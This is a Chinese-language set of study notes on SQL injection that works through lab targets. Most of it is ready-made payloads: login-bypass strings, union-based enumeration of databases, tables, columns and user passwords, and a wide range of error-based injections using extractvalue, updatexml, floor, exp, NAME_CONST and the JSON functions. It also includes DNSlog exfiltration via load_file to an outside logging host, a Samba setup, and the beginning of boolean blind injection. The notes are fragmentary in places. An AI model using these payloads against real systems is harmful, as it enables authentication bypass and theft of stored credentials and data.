





前端输入用户数据未被检测或过滤就直接带入数据库执行,造成SQL漏洞。
请求分类:GET、POST
注入点参数分类:整型注入、字符型注入、搜素型注入
反馈类型分类(重点):
1.union类型——联合查询
2.错误类型显示——报错注入
3.布尔类型——布尔盲注
4.其他类型——宽字节注入、header注入、base64、url注入、堆叠注入
根据数据库类型
MySql、SQLserver、Oracle、Access
or 只要有一个真值就为真
and 只有当所有操作数都为真时,整个表达式才为真
and 操作符的优先级高于 or 操作符
无限制
user = ' or 1=1# pass = 1
' or 'a'='a'
原理:比如内部有如下查询语句:
select * from user where username=' ' and password=''当我们输入 ' or 1=1# 之后,查询语句变为:
select * from user where username=' 'or 1=1#' and password='pass'
select * from user where username=' 'or 1=1    //因为有注释符所有是这样  or 1=1会使SQL语句恒成立(ture),从而查询出数据库中的所有账号和密码,从而使我们成功登录
用户名不能输入#
user = ' or 1=1 or ''=' pass= 1
select * from user where username='' or 1=1 or ' ' = ' ' and password='1'
                                  1  or  1  or     1     and 0   ==>1 or 1 or (1 and 0) ==>1 or 1 or 0 ==> 1
用户名不能输入不存在的用户名的字符串
user = admin pass= ' or 1=1#
select * from user where username=' admin ' and password=' ' or 1=1# '
                                      1     and         0    or  1  ==>   0  or  1 ==>  1
密码位置不能输入#
user = admin pass = ' or 1=1 or '' = '
select * from user where username=' admin ' and password='   ' or 1=1 or '' = ' '
                                    1       and        0       or  1  or 1  ==>  0  or 1  or 1 ==>  1 or 1 ==> 1
不能输入or #
user = admin pass = ' or 1=1 or ''='
select * from user where username=' admin ' and password=' ' or 1=1 or ''=' '
                                  1         and          0   or  1  or  1  ==>  0 or 1 or 1  ==>  1
手工注入(英文名:Manual Injection),SQL注入有很多自动化工具,但是因为自动化工具不足以应对复杂情况,所以需要手动注入。
自动化注入是通过使用已经编写好的脚本或者工具进行$QL注入操作,因针对简单环境工具或脚本已经足够注入使用,在注入过程中可以通过工具上的功能模块较方边的进行SQL注入操作。
mysql注释方法
-- 注释内容; -- 后面是有一个空格的。-- 后面的内容将不会被识别,因此需要在下一行加上分号来结束该语句;#注释内容 不能实现多行注释/*注释内容 */ 这种注释能够实现多行注释。联合查询顾名思义及使用拼接联合方式将2组或多组关键值拼凑起来进行查询
select 字段名1,字段名2...字段名n from 表名1 union select 字段名1,字段名2...字段名n from 表名2每个 SELECT 语句必须拥有相同数量的列
每个 SELECT 语句中的列的顺序必须相同
union查询只可用于select语句。
数据库查询的内容会被直接输出到页面中。
union关键字默认去重,如果使用union all可以包含重复项。
判断是否存在注入漏洞,识别注入点类型
http://1.14.28.17:46649/string.php?id=1and1=1%23
http://1.14.28.17:46649/string.php?id=1and1=2%23
//非数字型
http://1.14.28.17:46649/string.php?id=1'and1=1%23
http://1.14.28.17:46649/string.php?id=1'and1=2%23
//字符型
获取数据信息
判断注入点字段数
http://1.14.28.17:46649/string.php?id=1' order by 1%23
http://1.14.28.17:46649/string.php?id=1' order by 4%23
http://1.14.28.17:58551/string.php?id=1' group by 3%23
判断注入点回显位置
关于 select 1,2,3 的理解。
不管你select语句后的字段名是什么,他都会原封不动的回显出来。

在返回结果中,总是返回一行数据。
字段名和返回的这一行数据是对应相等的,他们都等于你输入的select语句后的字段名
返回的那一行数据的列数,等于你输入的select语句后的字段名的个数
http://1.14.28.17:46649/string.php?id=1' union select 1,2,3%23
http://1.14.28.17:46649/string.php?id=0' union select 1,2,3%23
获取数据库信息
获取【数据库版本、数据库类型】
database() 当前数据库名
version() 数据库版本
user() 连接用户
mysql >5.0 information_schemata库中/SCHEMATA
获取【数据库名】
limit 0,1 控制结果返回行数 第一个参数是从0开始,代表从第一个结果开始。第二参数为行数,从1开始,代表返回一行。

http://1.14.28.17:15460/string.php?id=0' union select 1,schema_name,user() from information_schema.schemata limit 4,1#order by 排序 order by id 用id字段进行排序 asc desc
group by 分组排序 select username,count(id) from users group by id;
concat() 拼接字符串:select concat('a','b','c'); ==> 'abc'
concat_ws() 指定字符拼接: select concat_ws('@','a','b','c'); ==> 'a@b@c'
group_concat () 将查询的多行结果拼接在一行进行显示: select group_concat(id) from users;


http://1.14.28.17:15460/string.php?id=0' union select 1,group_concat(schema_name),user() from information_schema.schemata#information_schema.schemata 数据库名.表名 该表存放了数据库信息


limit 0,1 ==> 控制结果返回行数 第一个参数是从0开始,代表从第一个结果开始。第二参数为行数,从1开始,代表返回一行。★
order by ==> 指定某个字段进行排序 order by id 从id字段进行排序 asc desc
group by ==> 利用分组排序 select username,count(id) from users group by id;
查询当前数据库内所有的【表名】


注意:mysql中的where用于条件查询,where table_schema=database() 表示把 table_schema字段=数据库名(message)的字段查询出来,如果不加这一句的话,全部table_secema对应的table_name都会被查询出来。
http://1.14.28.17:58551/string.php?id=0' union select 1,group_concat(table_name),database() from information_schema.tables where table_schema=database()%23

http://1.14.28.17:58551/string.php?id=0' union select 1,group_concat(table_name),database() from information_schema.tables where table_schema='message'%23
查询security数据库内users表名【字段名】


http://1.14.28.17:58551/string.php?id=0' union select 1,group_concat(column_name),database() from information_schema.columns where table_schema=database() and table_name='users'%23和查询数据库名一样,group_concat(column_name) 查询字段名一行显示,在information_schema.COLUMNS这个表中,条件为TABLE_SCHEMA=database() and TABLE_NAME='users'.
查询字段对应的【数据】

http://1.14.28.17:58551/string.php?id=0' union select 1,group_concat(username),group_concat(password) from security.users%23解密数据
提升权限
内网渗透
mysql(i)_error() 输出mysql数据库的错误信息
extractvalue() 函数主要用于从XML文档中提取数据。
payload: 攻击载荷 ==> 漏洞利用的代码
0x7e 是十六进制表示的波浪线(~)字符。
(select user()) 是一个SQL查询,返回当前数据库的用户名。
0x7e就是~ 不属于xpath语法格式,因此报出xpath语法错误。★
作用:此函数从目标XML中返回包含所查询值的字符串
语法:extractvalue(XML_document,xpath_string) 第一个参数:string格式,为XML文档对象的名称 第二个参数:xpath_string(xpath格式的字符串) select * from test where id=1 and (extractvalue(1,concat(0x7e,(select user()),0x7e)));
原理:extractvalue使用时当xpath_string格式出现错误,mysql则会爆出xpath语法错误(xpath syntax)
例如:select user,password from users where user_id=1 and (extractvalue(1,0x7e)); 由于0x7e就是~不属于xpath语法格式,因此报出xpath语法错误。
    mysql>5.1
xpath 报错内容有32位长度限制
payload: <span data-type="text" style="color: var(--b3-font-color8);">and extractvalue(1,concat(0x7e,(select user()),0x7e)) </span> ((20240819160743-0w86e8t "concat() 拼接字符串:select concat('a','b','c'); ==> 'abc'"))
payload: <span data-type="text" style="color: var(--b3-font-color8);"> and updatexml(1,concat(0x7e,(select user()),0x7e),1)</span>
判断是否存在注入
http://1.14.28.17:13815/string.php?id=1' and 1=1%23
http://1.14.28.17:13815/string.php?id=1' and 1=2%23
判断注入点类型
http://1.14.28.17:13815/string.php?id=-1' union select 1,2,3%23
http://1.14.28.17:13815/string.php?id=1' and extractvalue(1,concat(0x7c,(select user())))%23

http://1.14.28.17:13815/string.php?id=1' and extractvalue(1,concat(0x7c,(select group_concat(schema_name) from information_schema.schemata)))%23

查询库名
mysql 截取函数
substr substring mid left right
use security;select substr(database(),1,2) ==> se
use security;select left(database(),1) ==> s 从左向右截取
use security;select right(database(),1) ==> y 从右向左截取
通过截取函数绕过长度限制

http://1.14.28.17:28330/string.php?id=1' and extractvalue(1,concat(0x7c,(select substr((select group_concat(schema_name) from information_schema.schemata),1,31))))%23

http://192.168.100.40:43013/string.php?id=1' and extractvalue(1,concat(0x7c,(select substr((select group_concat(schema_name) from information_schema.schemata),32,31))))%23
http://192.168.100.40:43013/string.php?id=1' and extractvalue(1,concat(0x7c,(select substr((select group_concat(schema_name) from information_schema.schemata),63,31))))%23
查询字段名
http://192.168.100.40:43013/string.php?id=1' and extractvalue(1,concat(0x7c,(select substr((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),1,31))))%23

查数据
http://192.168.100.40:43013/string.php?id=1' and extractvalue(1,concat(0x7c,(select substr((select group_concat(id,'',username,'',password) from users),1,31))))%23
http://192.168.100.40:43013/string.php?id=1' and updatexml(1,concat(0x7e,(select substr((select group_concat(id,'',username,'',password) from users),1,31)),0x7e),1)%23
mysql > 5.0
floor 取整数部分
floor 报错只允许查询返回一行结果
and (select 1 from (select count( ),concat(user(),floor(rand(0) 2))x from information_schema.tables group by x)y)
http://192.168.100.40:58222/string.php?id=1' and (select 1 from (select count( *),concat((select schema_name from information_schema.schemata limit 0,1),floor(rand(0)* 2))x from information_schema.tables group by x)y)%23
name_const()函数在低版本中可以支持5.0,但是在大于5.1小于5.5 中就不支持了
payload:and select * from (select NAME_CONST(version(),1),NAME_CONST(version(),1))a)%23
http://192.168.100.40:58222/string.php?id=1' and select * from (select NAME_CONST(version(),1),NAME_CONST(version(),1))a)%23
条件:mysql 5.5.5及以上版本不支持
说明:exp是以e为底的指数函数,由于数字太大会产生溢出。该函数会在参数大于709时溢出,产生报错
Payload:and exp(~(select * from (select user()) a) )
http://192.168.100.40:64606/string.php?id=1' and exp(~(select * from (select user())a))%23

条件:高版本MySQL无法得到数据 >5.5.47 失败
相关函数:geometrycollection(),multipoint(),polygon(),multipolygon(),linestring(),multilinestring()
说明:函数对参数要求是形如(1 2,3 3,2 2 1)这样几何数据,如果不满足要求,则会报错
标准Payload:select multipoint((select * from (select * from (select * from (select version())a)b)c))
条件:mysql 5.7.8以上版本
说明:从 MySQL 5.7.8 开始⽀持由RFC 7159 JSON 定义的本机数据类型 ,可以有效地访问 JSON(JavaScript Object Notation)文档中的数据。
{username:'admin',password:'admin'}JSON_TYPE函数获取JSON值的类型,当我们传⼊的值不属于json格式则报错。
JSON_TYPE(version())
Payload: id=1' and json_type(version())%23
JSON_EXTRACT(json_doc, path[, path] ...)
JSON_EXTRACT函数从 JSON ⽂档中返回数据,从与path参数匹配的⽂档部分中选择]
当第⼀个参数不是json类型的值则报错
JSON_EXTRACT(version(), '$[1]’)
JSON_EXTRACT((select user()),'$.a')
Payload: id=1' and json_extract(user(),'$.a')%23
Payload: id=1' and json_extract('[1,2,3]',user())%23
JSON_ARRAY_APPEND(json_doc, path, val[, path, val] ...)
将值附加到 JSON ⽂档中指定数组的末尾并返回结果,报错输出原理和json_extract函数相同。
select JSON_ARRAY_APPEND(version(),1,1);
select JSON_ARRAY_APPEND('[1,2]',version(),1);
Payload: id=1' and JSON_ARRAY_APPEND('[1,2,3]’,user(),1)%23
利用windows UNC路径组合mysql的load_file函数读取远程服务器的文件来实现将本地子查询语句拼接到域名中,实现dnslog数据外带。
\的作用是转义 \\\\==>转义为\\
DNS有61位长度限制,超过就无法显示。
DNS数据外带网站:dnslog.org/
数据库字段的值可能存在特殊符号,由于域名有一定规范,不能存在特殊符号,这些特殊符号拼接在域名里是无法做dns查询的。可以用hex编码或asci,将含特殊符号的数据外带出。
char(ascii(databas()) hex(database())
payload:and load_file(concat('\\',database(),'cbffba4a.log.dnslog.store.'))%23
http://192.168.100.223/sqli-labs/less-1/?id=1' and load_file(concat('\\',(select database()),'.cbffba4a.log.dnslog.store.\1.txt'))%23 http://192.168.100.223/sqli-labs/less-1/?id=1' and load_file(concat('\\',(select schema_name from information_schema.schemata limit 0,1),'.cbffba4a.log.dnslog.store.\1.txt'))%23
Server Message Block-SMB,即服务(器)消息块,是IBM公司在80年代中期发明的一种文件共享协
议。它只是系统之间通信的一种方式(协蚁),并不是一款特殊的软件。SMB协议被设计成为允许计算机
通过本地局域网(LAN)在远程主机上读写文件。远程主机上通过SMB协议开放访问的目录称为共享文
件夹。
Common Internet File System-ClFS,即通用因特网文件系统。ClFS由美国微软公司开发。
Samba是一组不同功能程序组成的应用集合,它能让Liux服务器实现文件服务器、身份授权和认证、名称解析和打印服务等功能。与ClFS类似,Samba也是SMB协议的实现,它允许Windows客户访问Linux系统上的目录、打印机和文件(就像访问Windows服务器时一样)。重要的是,Samba可以将Linux服务器构建成一个域控制器。这样一来,就可以直接使用Windows域中的用户凭据,免去手动在Liux服务器上重新创建的麻烦。
Centos安装SMB
安装:yum install samba samba-client samba-common -y
yum -y install samba
查看安装:rpm -qa |grep samba
开机自启:systemctl enable smb.service
systemctl enable nmb.service
启动服务: systemctl start smb.service
查看状态:systemctl status smb.service
备份配置:cp -p /etc/samba/smb.conf /etc/samba.conf.bak
修改配置:vim /etc/samba/smb.conf
[global]
    workgroup = SAMBA
    security = user

    passdb backend = tdbsam

    printing = cups
    printcap name = cups
    load printers = yes
    cups options = raw

[homes]
    comment = Home Directories
    valid users = %S, %D%w%S
    browseable = No
    read only = No
    inherit acls = Yes

[printers]
    comment = All Printers
    path = /var/tmp
    printable = Yes
    create mask = 0600
    browseable = No

[print$]
    comment = Printer Drivers
    path = /var/lib/samba/drivers
    write list = @printadmin root
    force group = @printadmin
    create mask = 0664
    directory mask = 0775

[public]
    comment = Public Stuff
    path = /share
    browseable = yes
    guest ok = yes
    writeable = yes
    public=yes
创建文件夹:mkdir /share
文件夹里放个文档:echo "This is a share file">/share/share.txt
重启服务:systemctl restart smb.service
systemctl status smb.service
测试smb.conf配置是否正确: testparm
创建用户专门用于共享文件:useradd share
smbpasswd -a share
linux访问:smbclient //192.168.10.103/public/
windows访问:\\192.168.10.103\public
http://192.168.100.x:21727/get.php?id=1' and 1=1%23
 http://192.168.100.x:21727/get.php?id=1' and 1=2%23
输入到8时 出现回显,所以可知当前数据库为8个字
http://192.168.100.x:21727/get.php?id=1' and length(database())=8%23
?id=1' and mid(database(),1,1)='s'%23


